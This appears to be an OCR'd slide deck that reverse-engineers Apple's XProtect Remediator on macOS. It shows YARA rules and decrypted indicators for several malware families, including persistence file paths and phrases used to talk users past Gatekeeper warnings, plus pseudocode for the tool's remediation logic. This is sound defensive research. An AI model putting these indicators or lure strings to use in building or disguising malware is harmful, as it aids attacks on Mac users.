
- My custom LLDB SB script decrypt all these strings
    - https://github.com/FFRI/binja-xpr-analyzer/tree/main/dump_secret_config

Decryption Results




RoachFlight

```
04e23817983f1c0e9290ce7f90e6c9e75bf45190
99c31f166d1f1654a1b7dd1a6bec3b935022a020
```




Trovi

```
MACOS.0260dfd
MACOS.f07788a
MACOS.ad27ff5
MACOS.8ccf842
/Library/Preferences/com.common.plist
/Library/Preferences/com.settings.plist
/etc/change_net_settings.sh
/etc/pf_proxy.conf
.preferences.plist
-net.preferences.plist
/Library/Preferences/
/Library/LaunchDaemons/
/Library/
/etc/st-up.sh
/etc/run_upd.sh
.service.plist
/etc/
```




BadGacha

```
.background
.background.
right-click
right click
option click
choose open
click open
press open
unidentified developer
are you sure you want
will always allow it
run on this mac
```



RedPine

```
rule macos_redpine_implant {
     strings:
          $classA = "CRConfig"
          $classD = "CRPwrInfo"
          $classE = "CRGetFile"
          $classF = "CRXDump"
     condition:
          all of them
}
```




RankStank

```
rule macos_rankstank
    strings:
        $injected_func = "_run_avcodec"
        $xor_decrypt = { 80 b4 04 ?? ?? 00 00 7a }
        $stringA = "%s/.main_storage"
        $stringB = ".session-lock"
        $stringC = "%s/UpdateAgent"
    condition:
        2 of them
```

Outline


1. Introduction
2. Tooling
3. **RE results**
   1. Overview
   2. Initialization
   3. **RemediationBuilder**
   4. Remediation Logic
4. Conclusion



How to Describe Remediation Logic

- Consider remediation under the following conditions:
  - Files under ~/Library/Application Support (search depth up to 5)
  - The file size is 2 MiB or less
  - The file format is Mach-O
  - Not notarized
  - Matches the YARA rule
  - When running as root, add /Library/Application Support to the search targets and match with a different YARA

Naive Implementation



```
let yaraMatcher = createYaraMatcher("<some rule>")
for file in enumerateFiles("~/Library/Application Support", 5) {
    if file.size <= 2 * 1024 * 1024 {
        if file.isMacho() {
            if !file.isNotarized() {
                if yaraMatcher.match(file) {
                    remediate(file)
                }
            }
        }
    }
}

let yaraMatcherRoot = createYaraMatcher("<some rule for root>")
if getuid() == 0 {
    // Same enumeration and detection logic is described here.
    ...
}
```

Issues When Implementing Remediation Logic

- Remediation logic is understandable, but…
- Readability and maintainability decrease as conditions increase
- How can we improve readability and maintainability?


Apple has achieved readability and maintainability by using Swift result builders

What Are Result Builders?

- Swift result builders are a feature introduced in Swift 5.4
  - For creating DSLs within Swift code
  - Used in SwiftUI to describe UI declaratively
- Useful for code that collects multiple elements to produce a single result
  - E.g., generating structural data (e.g., HTML, JSON)
  - In XPR, combining remediation conditions to produce the final remediation decision

